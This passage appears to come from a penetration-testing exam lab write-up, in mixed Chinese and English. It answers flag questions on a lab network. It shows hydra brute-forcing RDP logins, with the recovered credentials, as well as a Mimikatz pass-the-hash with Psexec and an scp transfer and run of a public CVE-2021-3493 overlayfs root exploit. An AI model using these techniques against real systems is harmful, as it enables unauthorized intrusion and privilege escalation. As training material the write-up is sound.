

Figure 18: 172.25.170.200 Nmap smb-protocol 列舉

[8] What is the name of the share (8 characters) on the machine at Ip address 172.25.170.90?

ANSWER: CPENTTWO

方法/利用: Bruteforce, RDP, and Net View Command

1. 透過從 172.25.170.70 取得對 172.25.170.200 的 RDP 存取權並啟動 PowerShell，我能夠使用 net view 命令枚舉共享，並在主機 172.25.170.90 上找到 8 個字元的共用。這個挑戰的答案是 CPENTTWO.



Figure 19: 172.25.170.90 Net view 列舉

[9] What is the name other than the Administrator of the account that has access to the share on the machine at 172.25.170.90?

ANSWER: aspentwo

方法/利用: Bruteforce, RDP and Security Permissions Review

1. 在主機上發現連接埠 3389 (RDP) 後，我使用 hydra 對使用者名稱和密碼進行字典暴力破解。

```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.170.90 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 11:21:34
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parall
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.90:3389/
[STATUS] 109.00 tries/min, 109 tries in 00:01h, 1711 to do in 00:16h, 4 active
[STATUS] 85.67 tries/min, 257 tries in 00:03h, 1565 to do in 00:19h, 4 active
[STATUS] 80.86 tries/min, 566 tries in 00:07h, 1262 to do in 00:16h, 4 active
[STATUS] 79.92 tries/min, 959 tries in 00:12h, 870 to do in 00:11h, 4 active
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
[STATUS] 77.71 tries/min, 1321 tries in 00:17h, 508 to do in 00:07h, 4 active
[3389][rdp] host: 172.25.170.90   login: aspen   password: cpent@123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: cpe
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: adm
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
```

Figure 20: 172.25.170.90 Bruteforce RDP with Hydra

2. 我發現了憑證 aspen:cpent@123 並使用 xfreerdp 從我的攻擊者機器取得遠端桌面連線。

```
┌──(root💀kali)-[/home/kali]
└─# xfreerdp /u:"aspen" /v:172.25.170.90:3389
[11:20:11:391] [15930:15931] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[11:20:11:740] [15930:15931] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[11:20:11:757] [15930:15931] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[11:20:11:757] [15930:15931] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[11:20:12:881] [15930:15931] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position
[11:20:12:881] [15930:15931] [WARN][com.freerdp.crypto] - CN = FORESTB.LA.CPENT.LOCALNET
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - The hostname used for this connection (172.25.170.90:3389)
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - Common Name (CN):
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] -      FORESTB.LA.CPENT.LOCALNET
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 172.25.170.90:3389 (RDP-Server):
        Common Name: FORESTB.LA.CPENT.LOCALNET
        Subject:     CN = FORESTB.LA.CPENT.LOCALNET
```

Figure 21: 172.25.170.90 Xfreerdp 登入

3. 現在我們可以遠端存取這個主機 172.25.170.90，這台機器上的共用位置可以位於 C: drive，我們可以調查這個共享的屬性，特別是安全權限，並找出有存取權限的使用者。



Figure 22: 172.25.170.90 CPENTTWO Share Properties

4. 這裡我們看到除了管理員之外，對該共用具有權限/存取權限的其他使用者是 aspentwo

[10] What is the version of the Datacenter X.Y format at 172.25.170.200?

ANSWER: 6.3

方法/利用: Nmap smb-os-discovery script

1. 使用 nmap 腳本 smb-os-discovery。這有助於我們枚舉主機正在使用的作業系統資訊和版本。我們可以看到 Datacenter 的版本是 6.3。



Figure 23: 172.25.170.200 smb-os-discovery

[11] What is the content of the adminflag.txt 172.25.170.20?

ANSWER: AD_2019-DC

方法/利用: Bruteforce, RDP, Pass-the-Hash Attack and Psexec

1. 如挑戰 1 中解釋的那樣, 我能夠從 172.25.170.70 對 172.25.170.200 的 RDP 存取權限, 然後透過在攻擊者機器上的相應資料夾中啟動一個 python 簡單 Web 伺服器並開啟瀏覽器來下載 Mimikatz 和 Psexec（系統內部）。從我的攻擊主機 http://Ip address:port/<path to files> 在 172.25.170.200 瀏覽器上下載檔案。我從 Sam 資料庫 dump 了管理員 hash，並將該 hash 傳遞給新啟動的 Mimikatz shell。再使用 Psexec (Psexec \\ 172.25.170.20: cmd.exe) 使用請求的管理員 Hash 請求主機 172.25.170.20 命令列介面並取得 (.20) 上的管理員權限 shell。.

我列舉了這台機器，找到了 adminflag.txt 的內容 AD_2019-DC.



Figure 24: 172.25.170.20 Adminflag.txt Content 列舉

[12] What is the content of the adminflag.txt 172.25.170.70?

ANSWER: Server-2008-AD

方法/利用: Bruteforce, RDP, and Directory 列舉

1. 透過使用 hydra 暴力破解 RDP 使用者名稱和密碼並尋找憑證 administrator:Pa$$word123, RDP 連線成功後，我們列舉 adminflag.txt 檔案的資料夾並讀取 adminflag.txt 檔案的內容 Server-2008-AD .



Figure 25: 172.25.170.70 Adminflag.txt Content 列舉

Bin & IOT

SCOPE:

Target Machine 1: 172.25.120.210

Username: student

Password: studentpw

Target Machine 2: 172.25.120.220

Username: student

Password: studentpw

Target Machine 3: 172.25.120.100

Username: student

Password: studentpw

Username: cpent

Password: Pa$$w0rd123

[13] What is the value in hex (include 0x) for the R11 register for BASH at runtime at the start of main on machine 172.25.120.210? ANSWER: 0x206

方法/利用: Dynamic Analysis using GDB

1. 我使用使用者名稱和密碼解決了這個挑戰 **student:studentpw** 提供給我們登入連接埠 22 上的 SSH 端口.

2. 取得存取權限後，我們執行以下命令來取得執行時間 BASH 的 R11 暫存器
   答案是 0x206
   - gdb bash //This will debug bash binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - info registers //List register values



Figure 26: 172.25.120.210 Dynamic Analysis using GDB

[14] What is the string in the RootFlagTwo.txt on machine 172.25.120.220?

ANSWER: BinariesRoot-2177

方法/利用: Kernel exploit CVE-2021-3493-Privilege Escalation

1. 可以透過先使用使用者名稱和密碼來解決此挑戰 **student:studentpw** 提供給我們登入主機上連接埠 22 上的 SSH 連接埠.

2. 取得存取權限後，我注意到 x86_64 架構上的核心版本**(Linux 5.8.0-44-generic)** 和作業系統版本 **(Ubuntu 20.04.2 LTS)**.



Figure 27: 172.125.120.220 SSH Access

3. 如果您積極關注作業系統安全報告並完成 TryHackMe 挑戰，您可能已經發現 Ubuntu 作業系統中存在一個漏洞，任何攻擊者都可以利用該漏洞提升 Ubuntu 作業系統的 root 權限 **Overlayfs (CVE-20213493)**. 這是 Ubuntu 特有的漏洞，存在於多個 Ubuntu 作業系統版本中: Ubuntu 20.04 LTS, Ubuntu 19.04, Ubuntu 18.04 LTS, Ubuntu 16.04 LTS, Ubuntu 14.04 ESM
4. 這是一個新的嚴重漏洞，它實際上並不存在於作業系統中，而是存在於作業系統核心中。該漏洞源自於 Linux 核心中的 overlayfs 實現，該實現未能正確驗證與使用命名空間相關的檔案系統功能的應用。本機用戶可以利用此 Ubuntu overlayfs 漏洞在未經身份驗證的情況下取得 root 權限。

5. 我決定挖掘一些可用的漏洞，並找到了該漏洞的利用方法：https://github.com/briskets/CVE-2021-3493. 下載漏洞並使用 gcc 進行編譯。

Figure 28: CVE-2021-3493 Exploit Download to Attacker Machine

6. 透過 SCP 將漏洞利用程序從我的攻擊者機器傳輸到易受攻擊的主機，並在主機上執行漏洞程序，從而將我的權限提升到 root 權限。我搜尋了 RootFlagTwo.txt 文件，找到了它，並讀取了該文件的內容，這就是本次挑戰的答案 BinariesRoot-2177.

```
student@binaries-64:~$ ls
binaries-two  Desktop  Documents  Downloads  level-three  level-two  Music  peda  peda-session-lev
student@binaries-64:~$ scp kali@172.27.232.2:/home/kali/Downloads/exploit .
The authenticity of host '172.27.232.2 (172.27.232.2)' can't be established.
ECDSA key fingerprint is SHA256:Av5X2z3MVnjsjBxb4hseiT+8+hftz4VCI+V72fLcpBo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.27.232.2' (ECDSA) to the list of known hosts.
kali@172.27.232.2's password:
exploit
student@binaries-64:~$ ./exploit
bash-5.0# find / -name RootFlagTwo.txt
/opt/RootFlagTwo.txt
find: '/run/user/1001/gvfs': Permission denied
find: '/run/user/125/gvfs': Permission denied
^C
bash-5.0# cd /opt
bash-5.0# ls
RootFlagTwo.txt
bash-5.0# cat RootFlagTwo.txt
BinariesRoot-2177
bash-5.0#
```

Figure 29: CVE-2021-3493 Exploitation-Privilege 提權

[15] What is the string in the RootFlagTwo.txt on machine 172.25.120.210?

ANSWER: BinariesRoot-210-3345

方法/利用: Kernel exploit CVE-2021-3493-Privilege Escalation

1. 首先，使用提供給我們的使用者名稱和密碼 student:studentpw 登入主機上端口 22 上的 SSH 端口，可以解決此挑戰。
2. 取得存取權限後，我注意到 x86_64 架構上的核心版本（Linux 5.4.0）和作業系統版本（Ubuntu 20.04）。這張截圖是使用漏洞建議器截取的，我試著看看是否也能找到相同的漏洞 (CVE2021-3493)，但使用先前上傳到主機的漏洞建議器卻沒能找到。但我仍然知道系統有同樣的漏洞 **Overlayfs vulnerability (CVE-2021-3493)**.

```
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ./les.sh

Available information:

Kernel version: 5.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 20.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

78 kernel space exploits
48 user space exploits
```

Figure 30: 172.25.120.210 Exploit Suggester

3. Using the same exploit, I downloaded from https://github.com/briskets/CVE2021-3493.

4. 我透過 SCP 將漏洞利用程序從攻擊者的機器傳輸到存在漏洞的主機，並在主機上執行漏洞利用程序，從而將我的權限提升到 root 權限。我搜尋了 RootFlag210.txt 文件，找到了它，並讀取了該文件的內容，這就是本次挑戰的答案 BinariesRoot-210-3345.



Figure 31: CVE-2021-3493 Exploitation-Privilege Escalation

[16] On the target machine2 (172.25.120.220) analyze level-two binary file and find the value of the gs register at run time (include the 0x)?

ANSWER: 0x63

